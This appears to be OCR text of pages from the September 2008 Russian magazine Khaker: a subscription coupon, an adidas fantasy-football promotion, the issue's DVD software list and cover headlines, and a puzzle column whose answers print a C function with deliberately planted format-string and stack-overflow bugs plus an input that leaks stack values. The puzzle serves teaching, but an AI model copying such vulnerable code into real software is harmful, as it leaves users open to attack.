- Один номер всего за 155 рублей (на 25% дешевле, чем в розницу)

ЗА 12 МЕСЯЦЕВ



ЗА 6 МЕСЯЦЕВ



Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1200 руб.

ВЫГОДА ● ГАРАНТИЯ ● СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы. **Подписка оформляется с номера, выходящего через один календарный месяц после оплаты.** Например, если вы производите оплату в ноябре, то журнал будете получать с января.

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ
НА ЖУРНАЛ « »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________ 2008г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________

АДРЕС ДОСТАВКИ:

индекс ____________
область/край ____________
город ____________
улица ____________
дом ____________ корпус ____________
квартира/офис ____________
телефон (код) ____________
e-mail ____________
сумма оплаты ____________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________»	
с 2008г.	

Ф.И.О.
Подпись плательщика

Кассир


Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________»	
с 2008г.	

Ф.И.О.
Подпись плательщика

Кассир



Инкубатор футбольных менеджеров



Этим летом компания adidas запустила уникальный интерактивный проект — adidas football manager 2008, приуроченный к чемпионату Европы по футболу. Любой желающий, зайдя на сайт игры и пройдя регистрацию, становился менеджером футбольной команды. На ее создание он получал сумму в 30 млн. условных единиц. Список футболистов, которых игрок мог «купить» для своей команды, был составлен из реальных участников Чемпионата Европы. Все они были разбиты на четыре группы: вратари, защитники, полузащитники и нападающие. Каждый из них имел свою трансферную стоимость. У менеджера была возможность выбирать схему игры, проводить замены (их количество ограничивалось этапами турнира) и вести трансферную политику.

В зависимости от того, как приобретенные менеджером футболисты выступали в реальных матчах, его виртуальная команда набирала или теряла очки. Чтобы сделать игру еще более интересной, каждому менеджеру разрешалось набрать три полноценные команды.

Конечно, модель, использовавшаяся в проекте, слишком проста, чтобы реально научиться управлять футбольными процессами, но чтобы понять общие принципы, такой схемы более чем достаточно. А самое главное — азарт игры заражал участников настолько, что многие из них писали письма в компанию adidas с просьбами не закрывать проект, а продолжить его в рамках Чемпионата России. Приятно, что начинающих менеджеров интересует не только управление суперзвездами мирового футбола, но и наш родной чемпионат.

Помимо использования базовых принципов управления командой, в игре были и свои фишки — например, задействованы качества, необходимые любому футболисту: сила, тактика, скорость и техника. Воплощали их картонные человечки adidas с прототипами из числа настоящих футбольных звезд. Стивен Джерард представлял Силу, Кака — Тактику, Лионель Месси — Скорость и Технику. Они сопровождали менеджера по всему сайту и давали полезные советы. После того, как менеджер набирал себе команду, он мог оценить ее общий стиль. Для формирования в молодом человеке базовых принципов футбольного управленца это уже немало.

Итак, попытка привлечь внимание молодежи к процессу управления командой, предпринятая компанией adidas, оказалось очень успешной. За время Чемпионата Европы в игре зарегистрировалось около 72 000 команд от 30 000 участников. Ежедневно на сайт проекта заходило 10-13 тысяч человек. Возможно, 30 000 футбольных менеджеров для нашей страны это перебор, но если, благодаря проекту, хоть кто-то из участников игры примет решение и дальше профессионально развиваться в этом направлении, то можно не сомневаться — на 16 команд Премьер Лиги профессионалов хватит. Может быть, останется и на первую лигу. А если adidas не остановится на достигнутом, то не за горами день, когда принимать решение о покупке российских футболистов в Барселоне будут наши соотечественники. Ждем этого и не дадим дилетантам развалить то, что уже построено.

Подводя итог, можно сказать, что за такими проектами, как adidas football manager, пусть на первый взгляд они и кажутся просто игрушками, прячется будущее нашего клубного футбола, а за ним — и сборной. Хочется верить, что adidas будет продолжать и дальше радовать нас интересными футбольными проектами и внушать надежду, что бронзовые медали Чемпионата Европы — далеко не предел.

Финальный матч Чемпионата Европы по футболу состоялся 29го июня. Для участников проекта в этот день финал был не один, а целых два. В этот же день были подведены итоги интерактивной игры от компании adidas. Победители первого финала получили гордое звание Чемпионов Европы и заслужили безграничную любовь и уважение своих болельщиков. Победители финала номер два, конечно, не стали кумирами для всего футбольного мира, как игроки сборной Испании, но своим наградам были рады не меньше.

Мы представляем вашему вниманию фото-отчет с церемонии награждения победителей интерактивной игры adidas football manager.





Призы для лучших менеджеров

Менеджер, чья команда набрала наибольшее количество очков, стал обладателем главного приза — полного комплекта футбольной экипировки от компании adidas.
Сюда вошли: парадный костюм, утепленная куртка, поло, шорты, кепка, футболка, игровая футболка, игровые шорты, гетры, щитки, подтрусники, сумка, мяч adidas Europass, игровые бутсы adidas.
Участники, чьи команды заняли со 2 по 7 место, получили игровые бутсы adidas и официальный футбольный мяч Евро 2008 adidas Europass.










EUROPASS
adidas


adidas

>>WINDOWS
>Development
Backbase Client Framework 4.2.1
BinDiff v2
Cadifra-UML-Editor-1.3.1
django 1.0 beta 2 release
DreamCoder for MySQL
DreamCoder for Oracle
DreamCoder for PostgreSQL
F# September 2008 CTP
haXe
MarrowSoft Xselerator XSLT IDE 2.5
MicroAsm IDE 1.00
Microsoft Visual Studio 2008 Service Pack 1
MPRESS 1.27
NoICE version 9.0
SciTE 1.76 Ru-Board Edition
Treebeard XSLT IDE 0.9.5 Beta
WiTS 2.1.11

>Misc
Crucial System Scanner
Desktops 1.0
DiskInternals ZIP Repair
dm2 1.23.1
DXWnd
Evernote 3.0.0.788
EyeDefender 1.01
FireDaemon Pro 1.9.2296
Girder 5
Google Desktop 5.8
JaLingo 0.6.0
miniMIZE 1.0.37
Monitor Test 1.2
QTTabBar 1.2.2.1
RAR Recovery Toolbox 1.0
Screenshot Captor 2.42.01
ServiceProfiles 0.3.0.7
StExBar 1.5.1
TinyResMeter 0.96a
TrID 2.02
What Changed 1.06
WinDirStat 1.1.2
WinExt 01.03
Домашняя бухгалтерия 4.4.1.1

>Multimedia
1by1 1.65
Any FLV Player 2.2.3
Avidemux 2.4.3
ConvertXtoDVD 3.2.0.52
DirectX Redistributable August 2008
doPDF 6.1.270
GermaniX Transcoder 4.0.0
GIMP 2.4.7
LeoCAD 0.75
Medieval CUE Splitter 1.2
Microsoft Photosynth 2.0
Photocopier 3.03
Picasa for Windows 2.7
Pictomio 1.0
ProgDVB 5.15.9
RarmaRadio 2.0
Smplayer 0.6.2
Songbird 0.7.0
Subtitle Workshop 4.0 Beta 4
Sumatra PDF 0.9.1
TheSages English Dictionary and Thesaurus 3.0
Totally Free Burner 4.0

>Net
Adobe AIR 1.1
AdWords Clever Wizard 2.3
AntiPhorm Lite 1.33
Axence NetTools 3.0
eBayDesktop 1.0.6
FireTune 1.2.0
Free Monitor for Google 2.4
HttpWatch 5.3
KVIrc 3.4.0
Maxthon 2.1.3 Ru-Board Edition
Medieval Bluetooth File Transfer 1.2.1.1
Medieval Bluetooth Network Scanner 1.4
PaRaMeter 1.2
Remobo 0.13
Site Content Analyzer 3
SyncBookmarks 1.02
The Bat! v4.0.28
TMeter 8.2.494
torchat 0.9.9
Torrent Searcher 9.0
UltraVNC 1.02
Vuze 3.1.1.0
WikiTaxi 1.0.3
WirelessMon 3.0

>Security
.NETIDS 0.1.3.0
Active Network Monitor 2.01
BlueScanner 1.1.2.0
ElcomSoft Distributed Password Recovery 2.60
ExtraPuTTY 0.24
Find MAC Address 1.2.3
GMER 1.0.14
Hotspot Shield 1.0.7
Index.dat Suite 2.10.1
MD5CRACK 0.50
MegaPing
Nemesis 1.4 beta 3
OpenVAS 1.0.3.0
PortsLock 2.0
Proactive System Password Recovery 5.50
SSA Version 1.5.2
Switzerland 0.0.7
User Mode Process Dumper 8.1
WiFIDEnum 1.2.0
Wireshark 1.0.2

>System
Ad-Aware 2008
Belarc Advisor 7.2
BurnInTest Pro 5.3
Cobian Backup 9
COMODO Registry Cleaner 1.0.0.12 B
DeviceIOView 1.00
DirectX Happy Uninstall 4.12
dm2 1.23.1
dot.NET Framework 3.5
HDDScan 3.1
IObit SmartDefrag Beta 6.10
Java Version 6 Update 7
LINA
MDaemon 10.0.0
PortableApps.com Suite 1.1
Process Tamer 2.09.01
ShadowExplorer 0.4
SpeedFan 4.36
Sysax Multi Server 4.3 RC2
Uninstall Tool 2.6
Unknown Devices 1.4.20
Victoria 4.46
Video Memory Stress Test 1.5
Windows Search 4.0
ZoneAlarm Firewall 7.1
+ Подборка Dailysoft

>>UNIX
>Desktop
acetoneiso-2.0.2
decibel-0.11
dirsync-1.0b5
fotoxx-5.1
kde-4.1.0
kgrubeditor-0.8.1
lives-0.9.9.1
matrex-1.2.01
nano-2.0.8
pac-4.0.2
qvideoconverter-0.3.1
regexpplanner-1.0
remuco-0.7.2
smile-0.7.2
strigi-0.5.11
subdownloader-2.0.5.1
subsonic-3.4
systemhealth-1.0
themescreator-3.27
ukopp-3.1

>Devel
ajaxim-3.4
epic4-4.2.0
gcc-4.3.2
jre-6update7
kdesvn-1.0.0
luke-sdk-0.7.7
qucs-0.0.14
spket-1.6.15.1
testcase-2.0.2
xmlcopyeditor-1.2.0.1


>Games
clonkrage-4.9.9.1
nimuh-1.02
planeshift-0.4.01
roadfighter
rrgbis-1.12
zeroballistics-1.1beta

>Net
bitflu-0.52
domainportfolio-1.0.1
gadminhttpd-0.1.2
gajim-0.11.4
gnunet-0.8.0b
mldonkey-2.9.6
newsbeuter-1.0
opera-9.52
qutim-0.1.1
simpletds-1.3beta
smb4k-0.10.0rc
ubudsl-1.0.0.116
urssus-0.2.10
valknut-0.4.5
webmonx-0.3.2

>Security
audit-1.7.5-1
clamav-0.93.3
cryptkeeper-0.9.2
firestarter-1.0.3
integrit-4.1
k-encfs 2.1
klamav-0.44
nmap-4.68
nufw-2.2.16
zoneminder-1.23.3

>Server
amavisd-new-2.6.1
apache-2.2.9
asterisk-1.4.21.2
bind-9.5.0-p2
cherokee-0.8.1
courier-imap-4.4.1
cups-1.3.8
dbmail-2.2.10
dhcp-4.0.0
dovecot-1.1.2
ejabberd-2.0.1_2
freeradius-2.0.5
honeyd-1.5c
hylafax-4.4.4
lighttpd-1.4.19
mysql-5.0.67
nsd-3.1.1
nut-2.2.2
openldap-2.4.11
openssh-5.1p1
openvpn-2.1rc9
postfix-2.5.4
postgresql-8.3.3
proftpd-1.3.2rc1
pure-ftpd-1.0.21
samba-3.2.2
sendmail-8.14.3
snort-2.8.2.2
squid-3.0stable8
vsftpd-2.0.7

>X-Distrib
BackTrack 3
DesktopBSD 1.6
Gentoo 2008.0



DVD
ХАКЕР № 09(117) СЕНТЯБРЬ 2008

ХИТРЫЕ ПРИЕМЫ УДАЛЕННОГО ВЗЛОМА WINDOWS
СТР. 64



ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
WWW.XAKEP.RU

СЕНТЯБРЬ 09 (117) 2008

Rustock.C под микроскопом
ДЕТАЛЬНЫЙ АНАЛИЗ ВСЕМИРНО ИЗВЕСТНОГО РУТКИТА
СТР. 58

Imagine Cup 2008
ОТЧЕТ С ФИНАЛА В ПАРИЖЕ
СТР.32

СЛОВАЦКАЯ ТЕТЯ АСЯ
ВЗЛОМ ЛОКАЛИЗОВАННОГО ПАРТНЕРА ICQ
СТР. 74

ОТПЕЧАТКИ ПАЛЬЦЕВ HTTP
ВЫЯСНЯЕМ, КАКОЙ ВЕБ-СЕРВЕР РАБОТАЕТ НА УДАЛЕННОЙ МАШИНЕ
СТР. 38

ПЕРЕХОДИМ НА GOOGLE TALK
БЕЗБОЛЕЗНЕННО ОСВАИВАЕМ IM-СИСТЕМУ ОТ GOOGLE
СТР. 44

Положи DNS на лопатки
НОВЫЙ ВЕКТОР АТАКИ НА НИКСОВЫЕ DNS-СЕРВЕРА
СТР. 94

(game)land hi-fun media
publishing for enthusiasts
4607157100063 08009



X-PUZZLE

ИВАН СКЛЯРОВ
/ XPUZZLE@REAL.XAKEP.RU /

ПРОЙДИСЬ ДЕБАГГЕРОМ ПО МОЗГАМ

Не стесняйся присылать свои ответы, даже если смог ответить всего на один пазл. Я с интересом почитаю оригинальные варианты решений. Ну, а герои, которые первыми правильно ответят на все вопросы, получат призы и увидят свои имена на страницах][. Помни: в большинстве случаев вариант ответа засчитывается как правильный, только если к нему приложено подробное и ВЕРНОЕ объяснение. Победитель, занявший первое место, получает также книгу от ведущего рубрики!

ОТВЕТ НА ПАЗЛ №1 «НЮХАЧИ НА ПРОВОДЕ»

Чтобы дать ответ на эту задачу, нужно знать, как работают коммуникационные устройства, показанные на рисунке. Репитор и хаб передают данные, пришедшие с одного порта, на все остальные свои порты, совершенно не интересуясь, что это за данные и кому они предназначены. Мосты и свитчи избирательно относятся к данным, просматривают заголовки кадров и пересылают их из одного сегмента сети в другой только в том случае, если адрес назначения (MAC-адрес) принадлежит другому сегменту. Маршрутизаторы еще сильнее изолируют подсети друг от друга и передают данные из одной подсети в другую, основываясь на информации, хранящейся в IP-заголовках.

Так что, единственный компьютер, с которого можно обмениваться данными с компьютером «A» в указанной сети, не опасаясь, что трафик будет прослушан одним из сниферов, это компьютер под номером 7.

ОТВЕТ НА ПАЗЛ №2 «ОТДАЙ ПАРОЛЬ»

Правильный пароль: «FFORAYLKS» (записанное наоборот «SKLYAROFF»). Исходный код программы PASSWORD.COM на ассемблере с комментариями можно найти на диске к журналу. В качестве пояснения скажу, что над каждым символом введенной строки выполняется операция XOR на соответствующие ASCII-коды символов строки «password». К каждому полученному коду затем прибавляется еще и значение 99h. Кроме этого, содержащиеся в программе девять ASCII-кодов слова «standard» складываются с кодами начала программы (начиная с метки Start).

Полученные две строки сравниваются, и если они равны, на экран выводится «OK!».

ОТВЕТ НА ПАЗЛ №3 «ЗАКОДИРОВАННАЯ ФРАЗА»

Фраза набрана на русском языке, но в греческой раскладке клавиатуры. Если нажимать те же клавиши в русской раскладке, то фраза будет выглядеть так: «ГРЕЧЕСКАЯ РАСКЛАДКА КЛАВИАТУРЫ».

Все существующие раскладки клавиатур можно увидеть на сайте Microsoft по адресу: www.microsoft.com/globaldev/reference/keyboards.mspx.


ОТВЕТ НА ПАЗЛ №4 «БАГАБАГА»


Программа «bagabaga» упакована с помощью UPX, однако распаковать ее командой «upx -d bagabaga» не получится: в файле нарушена контрольная сумма. Чтобы получить код программы, можно снять дамп в памяти и восстановить таблицу импорта с помощью инструмента **PE Tools** (ищи мануал по использованию в интернете или в моей книге «Головоломки для хакера»).


Программа содержит три ошибки переполнения буфера в стеке и одну ошибку форматной строки. На диске ты можешь найти полный исходный код программы bagabaga, а ниже приведена бажная функция Ok() из этого кода, которая содержит все уязвимости:

```
// функция с четырьмя уязвимостями
void Ok(const char* input)
{
 char buf[50];

 if (!strncmp(input, "baga", 4)) {
```







```
        // уязвимость форматной строки
        //  и переполнение буфера в стеке
        sprintf(buf, input);
    } else if (strstr(input, "2008")) {
        // переполнение буфера в стеке
        strcpy(buf, input);
    } else if (input[3]=='X') {
        // переполнение буфера в стеке
        // неправильное использование strlen(input)
        strncpy(buf, input, strlen(input));
    } else
        strncpy(buf, input, sizeof(buf));

     MessageBox (NULL, buf, «Bagabaga», MB_OK);
  }
```

Как видишь, в функции определен буфер `buf[50]`.
Ошибка форматной строки проявляется, только если в начале строки присутствует слово «baga». Например, если ввести строку «baga %d %d %d» (без кавычек), то можно посмотреть значения из стека.
Первая ошибка переполнения буфера в стеке проявляется, когда переданная строка оказывается больше 50 символов и в начале строки присутствует слово «baga». Причина — в функции `sprintf(buf, input)`, которая записывает в буфер `buf` строку `input` без всякой проверки на количество записываемых данных (заметь, в этой функции отсутствует еще и спецификатор формата).
Вторая ошибка переполнения буфера в стеке проявляется, если передана строка больше 50 символов и в строке присутствует подстрока «2008». Причина — в функции `strcpy(buf, input)`, которая не делает проверку на количество передаваемых в буфер данных.
И третья ошибка переполнения буфера в стеке проявляется, если передана строка больше 50 символов, а четвертым символом в строке является латинская буква X. Причина — в неверном использовании функции `strncpy(buf, input, strlen(input));` третьим параметром в ней должна стоять `sizeof(buf)`.

Съешь меня

Enter

ПЕРВЫЙ ПАЗЛ «СЪЕШЬ МЕНЯ»

Определи правильный пароль к программе eatme.exe. Программа написана на Visual Basic 6.0.
Программу eatme.exe можно найти на диске к журналу или на моем сайте www.sklyaroff.ru.

ЧЕТВЕРТЫЙ ПАЗЛ «ABABA»

Расшифруй:

BAAABABAABABABABABABBAAAAAABAAAAABB
ABAABABAAABAB


ПЯТЫЙ ПАЗЛ «ЗАГАДОЧНОЕ УРАВНЕНИЕ»

Посмотри на примеры и определи, какое значение должно стоять вместо знака вопроса в последнем уравнении:

```
A + A = 17
B + B =19
A * B = 86
A + C = ?
```

ВТОРОЙ ПАЗЛ «ПОСТЕР»

Файл `Hackers.jpg` (есть на диске, прилагаемом к журналу) содержит скрытое сообщение: найди его и вышли мне.



ТРЕТИЙ ПАЗЛ «ВОССТАНОВИ БАЙТЫ»

На рисунке показана COM-программа (68 байт), которая должна просто выводить на экран фразу «RESTORE BYTES OF THIS FILE, PLEASE!». Восстанови три байта (на картинке они замазаны красным цветом), чтобы программа работала правильно.

